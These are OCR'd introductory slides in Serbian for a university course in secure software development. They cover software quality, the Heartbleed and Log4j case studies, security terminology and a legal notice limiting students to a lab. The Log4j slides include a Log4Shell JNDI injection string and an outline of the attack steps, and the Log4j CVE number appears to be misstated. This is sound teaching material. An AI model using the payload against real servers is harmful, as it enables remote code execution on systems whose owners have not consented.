Развој безбедног софтвера

Увод

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Мотивација

ISSES
Co-funded by the
Erasmus+ Programme
of the European Union

Значај софтвера

Софтвер је свуда

Вештачка интелигенција, аутономни камиони, нанороботи, паметне ракете, паметни телефони, итд.

Увођење и еволуција нових софтверских технологија је експоненцијална

Узмите за пример *JavaScript* радне оквире

Уз помоћ софтвера, држава може да

Комуницира са својим грађанима, анализира јавно мишљење, добије повратну информацију

Побољша радни процес и смањи трошкове кроз аутоматизацију

Сакупи и анализира велике количине података како би боље разумела потребе становника, пратила јавно здравље, доносила ефикасне инвестиционе одлуке

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Значај софтвера (2)

Уз помоћ софтвера, компаније могу да

- Нуде своје производе и услуге широком кругу муштерија
- Побољшају радни процес и смање трошкове кроз аутоматизацију
- Сакупе и анализирају велике количине података како би боље разумели своје пословање, потрошаче и потребе тржишта

Уз помоћ софтвера, појединци могу да

- Приступају информацијама и услугама тренутно
- Комуницирају, истражују, забављају се, раде

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Студија случаја: Модерна фабрика аутомобила

Распрострањеност софтвера


ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Производња са угашеним светлима

Машине производе аутомобиле од почетка до краја

Машине добијају делове од фабрика делова




ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Наручивање новог аутомобила

Јединии човек је потрошач

Који све чворови извршавају софтвер?



ISSES
Co-funded by the Erasmus+ Programme of the European Union

Функционалности софтвера

Софтвер треба да изврши скуп функционалности које се специфицирају кроз функционалне захтеве

- Веб апликације приказују информације и нуде услуге
- IoT уређаји сакупљају и обрађују податке из окружења
- Photoshop нуди функционалности за обраду слика

Тежак задатак је специфицирати функционалне захтеве

Лак задатак је верификација специфицираних захтева

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Квалитет софтвера

Без обзира на функционалне захтеве, софтвер мора имати квалитет

- Поузданост, ефикасност, одрживост, употребљивост
- Сигурност – заштитити софтвер и средства која са њим комуницирају (податке, опрему, људе)

Квалитет је лако специфицирати

- Софтвер треба увек да ради
- Софтвер треба да буде (довољно) безбедан

Квалитет је тешко имплементирати и верификовати

- Како да докажете да немате сигурносних пропуста?
- Шта је довољно?

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Зашто да бринемо о безбедности?

Софтверски инжењер који има на уму безбедност софтвера док обавља свој примарни посао више вреди од софтверског инжењера који то не ради.

Да ли је безбедност најважнији квалитативни индикатор? Зависи од захтева клијента.

Клијенти који купују софтвер желе да заштите свој систем да би:

- задржали неометано функционисање и избегли губитак профита,
- сачували интегритет бренда, поверење партнера и клијената, да би избегли губитак профита и
- спречили плаћање казни, како би избегли губитак профита.

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Студија случаја: Heartbleed

Широко распрострањени сигурносни пропуст (CVE-2014-0160)

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

OpenSSL

Шифровање је основа сигурности на интернету

Најзаступљенији начин да се оствари шифровање је кроз HTTPS (HTTP преко SSL/TLS)

OpenSSL библиотека

- Имплементација протокола као што су SSL и TLS
- Отвореног кода
- Писана у програмском језику C
- Појавио се Heartbleed пропуст 2012. године
- Отклоњен Heartbleed пропуст 2014. године
- До 2014. године, две трећине веб сервера користе OpenSSL за пружање HTTPS

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Heartbleed

Део Heartbeat протокола (екстензије TLS)


- **memcpy(bp, pl, payload)**
  - Копирај payload бајта из pl у bp
  - Шта ако је payload веће од дужине pl?

Buffer Over-read напад, резултат

- Украдене лозинке, подаци о кредитним картицама

Могло је бити избегнуто да су

- Примењене праксе развоја безбедног софтвера
- Спроведене одговарајуће ревизије кода



ISSES
Co-funded by the Erasmus+ Programme of the European Union

Студија случаја: Log4j

Широко распрострањени сигурносни пропуст 2 (CVE-2021-4428)

ISSES

Co-funded by the Erasmus+ Programme of the European Union

Увод

- Децембар 2021.
- Log4j -> Remote Code Execution
- Милиони угрожених корисника

> "The single biggest, most critical vulnerability of the last decade."
>
> – AMIT YORAN, TENABLE

> "The most significant vulnerability in history."
>
> – AMIT YORAN, TENABLE

> "It's a design failure of catastrophic proportions."
>
> – FREE WORTLEY, LUNASEC

ISSES
Co-funded by the Erasmus+ Programme of the European Union


Log4j

- Алат за логовање у језику Java
- Open-source, једноставан за коришћење
- Велики број корисника (Microsoft, Apple, Amazon, Cisco, VMware…)
- Експанзија променљивих (lookups)
  - `${<lookup>}`

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

JNDI



- Java Naming and Directory Interface
- Дохватање података са других сервиса(LDAP, DNS, RMI…)
- Remote Class Loading – функционалност која омогућава да се код дохвати са удаљеног сервера (LDAP) и изврши директно

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Log4j рањивост

1. Log4j омогућава коришћење JNDI
2. JNDI омогућава Remote Class Loading

⇒ Удаљено извршавање кода на серверима који користе Log4j

- Једноставан напад: `${jndi:ldap://127.0.0.1:1389/#Exploit}`
- Велики број угрожених уређаја (погођене су све верзије од 2.0 до 2.14)
- Рањивост уклоњена од верзије 2.17.1

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Пример

- Клијент-сервер апликација која користи Log4j
  - Клијент има login форму
  - Сервер логује унето корисничко име
- Нападач
  - Пише и преводи код за извршавање на серверу и подиже http сервер који ће сервирати преведену класу
  - Стартује LDAP сервер који преусмерава на http сервер
  - Кроз форму за login прослеђује адресу до малициозног кода

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Основни појмови

(NIST SP 800-53 rev 5)

ISSES

Co-funded by the
Erasmus+ Programme
of the European Union

Тајност

Заштита информација од неауторизованог приступа, укључујући начине за заштиту личне приватности и приватних информација

Студија случаја: сервис електронске поште

- Шта треба да буде тајно?
- Које су последице откривања информација?
- Које сигурносне контроле постоје?
- Како их заобићи?

На нивоу софтвера, тајност се остварује коришћењем криптографије и контроле приступа

ISSES Co-funded by the Erasmus+ Programme of the European Union

Интегритет

Заштита информација и система од неауторизоване модификације или уништења и укључује непорецивост и аутентичност

Студија случаја: веб продавница
- Шта захтева интегритет?
- Које су последице неауторизоване измене?
- Које сигурносне контроле постоје?
- Како их заобићи?

На нивоу софтвера, интегритет се постиже коришћењем криптографије, контроле приступа и прављења копија

Co-funded by the Erasmus+ Programme of the European Union

Доступност

Обезбеђивање могућности приступа подацима и њихове употребе на време

Студија случаја: систем за продају улазница

- Шта захтева доступност?
- Које су последице недоступности?
- Које сигурносне контроле постоје?
- Како их заобићи?

На нивоу софтвера, доступност се остварује тестирањем перформанси, дизајном високе доступности и механизмима за одбрану од DDoS напада

Co-funded by the Erasmus+ Programme of the European Union

Систем

Систем је комбинација елемената који међусобно интерагују, организованих да остваре један или више исказаних циљева.

Систем може бити: информациони систем опште или специфичне намене, инфраструктура потребна за комбиновање производа или компоненти (нпр. оперативни систем, мрежа, итд.), апликације које се користе за свакодневне активности (нпр. претраживач, финансијски систем, програм за обраду текста, итд.), ...

Елементи система могу бити: хардвер, софтвер, подаци, људи, ...

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Терминологија претњи

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Субјекти и вредности

Субјекат

Субјекат је индивидуа, процес или уређај која изазива проток информација између објеката у систему.

Ово може укључивати:

- Особу која приступа подацима или функцијама софтвера
- Програм који обрађује податке
- Спољни сервис који комуницира са посматраним системом

Вредност

Вредност је објекат који је од значаја за систем и треба га заштитити

Ово може укључивати:

- Број рачуна у банци
- Пословне тајне
- Јавне сервисе

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Нападачи

Нападачи су малициозни субјекти који желе да нашкоде систему или његовим вредностима

Могу се класификовати на основу:

- Мотивације
- Способности
- Прилике

Организовани криминал

Корпорацијска шпијунажа

Националистички нападачи

Сајбертерористи

Хактивисти

Инсајдери

Хаотични нападачи

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Претње и рањивости

Претња

Претња је догађај који има негативан ефекат на систем или његове вредности, који је изазвао нападач

Ово може укључивати:

- Крађу садржаја базе података
- Крађу токена сесије корисника
- Неауторизовану промену конфигурације сервера
- Престанак рада софтвера

Рањивост

Рањивост је особина система или његових компоненти која може бити искоришћена да се оствари претња

Ово може укључивати:

- Употребу застарелих и слабих криптографских алгоритама
- Лоше конфигурисане сервере са недовољном контролом приступа
- Недостатак валидације уноса за непоуздане податке

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Напади и противмере

Напад

Напад је акција експлоатисања једне или више рањивости кроз вектор напада како би се остварила претња

Вектори напада могу укључивати:

- Електронску пошту са уцењивачким софтвером
- Злонамеран унос корисника
- USB диск са keylogger софтвером

Противмера

Противмера је сигурносна контрола која ублажава једну или више рањивости и спречава напад

Ово може укључивати:

- Употребу снажне криптографксе функције како би се заштитили подаци током складиштења и преноса
- Механизме контроле приступа које проверавају привилегије корисника
- Записе који омогућавају праћење акција корисника и осигуравају непорицање

ISSES
Co-funded by the Erasmus+ Programme of the European Union

Утицај, вероватноћа и ризик

Утицај

Утицај остварене претње мери негативан ефекат остварене претње по систем (кроз директне и индиректне финансијске губитке)

Вероватноћа

Вероватноћа да се претња догоди се одређује посматрањем рањивости система и могућности нападача који жели да оствари претњу

Ризик

У најједноставнијој варијанти ризик се одређује као производ утицаја и вероватноће претње

Како није могуће остварити 100% сигурност, анализа ризика је примарни водич за инвестиције везане за сигурност

ISSES
Co-funded by the Erasmus+ Programme of the European Union

ОБАВЕШТЕЊЕ ЗА СТУДЕНТЕ

Настава на предмету Развој безбедног софтвера подразумева изучавање различитих механизама којима се нарушава информациона безбедност и врше напади на интернет апликације и софтверске системе.

Примена ових механизама када се извршавају према системима физичких и правних лица која нису упозната и сагласна са активностима на провери рањивости и тестирању упада у њихове системе је кажњива према Кривичном законику Републике Србије (Чланови 298 до 304а).

Студенти на предмету Развој безбедног софтвера могу ове методе за потребе изучавања да користе искључиво у оквиру затвореног лабораторијског окружења које је обезбеђено за наставу на предмету Развој безбедног софтвера.

Студенти не могу да подразумевају да су на било који начин охрабрени од стране наставника или да им се препоручује да користе ове методе који се изучавају према другим апликацијама Електротехничког факултета или апликацијама било ког трећег правног или физичког лица.

Свака евентуална активност коју би предузео неки студент коришћењем ових метода и механизама према апликацијама које нису у оквиру лабораторије на предмету искључива је одговорност студента.

ISSES
Co-funded by the Erasmus+ Programme of the European Union